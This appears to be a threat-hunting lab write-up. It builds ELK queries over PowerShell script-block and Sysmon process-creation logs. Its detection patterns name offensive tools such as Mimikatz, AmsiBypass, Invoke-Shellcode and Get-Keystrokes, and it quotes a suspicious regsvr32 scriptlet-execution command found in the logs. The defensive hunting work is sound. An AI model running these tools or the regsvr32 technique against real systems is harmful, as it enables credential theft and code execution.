
_source

⚙️

Available fields

⚙️

📄




Task 1. Perform a hunt for well-known PowerShell Offensive Frameworks and commands

The information we are interested in is contained in the ScriptBlockText field of event ID 4104. Therefore, to begin with, we set a filter in ELK for event ID 4104. We then proceed into constructing the following query after performing a search on popular PowerShell Frameworks/Commands:

```
winlog.event_data.ScriptBlockText:(PowerUp OR Mimikatz OR NinjaCopy OR Get-ModifiablePath OR AllChecks OR AmsiBypass OR PsUACme OR Invoke-DLLInjection OR Invoke-ReflectivePEInjection OR Invoke-Shellcode OR Get-GPPPassword OR Get-Keystrokes OR Get-TimedScreenshot OR PowerView)
```

Once executed, we receive the following output:




Task 2. Perform a hunt for suspicious parent process spawning PowerShell

For this task, we'll look into Sysmon's Process creation events, event id 1 so we start by filtering out for those. Then we proceed with our research for identifying suspicious parent processes. To construct the following query with the data researched, we should remember that it will only be valid if it spawns a process "powershell.exe" (let's omit the fact that a renamed PowerShell could be spawned for now):

```
winlog.event_data.ParentImage:(*mshta.exe OR *rundll32.exe OR *regsvr32.exe OR *services.exe OR *winword.exe OR *wmiprvse.exe OR *powerpnt.exe OR *excel.exe OR *msaccess.exe OR *mpub.exe OR *visio.exe OR *outlook.exe OR *chrome.exe OR *iexplorer.exe OR *sqlserver.exe) AND winlog.event_data.Image : *powershell.exe
```

Once executed, we receive the following matches:



If you expand the first match and look at the parent process's command line argument, you'll notice the following which indeed looks suspicious:

```
t winlog.event_data.ParentCommandLine regsvr32.exe /s /u /i:shotter.sct scrobj.dll
```

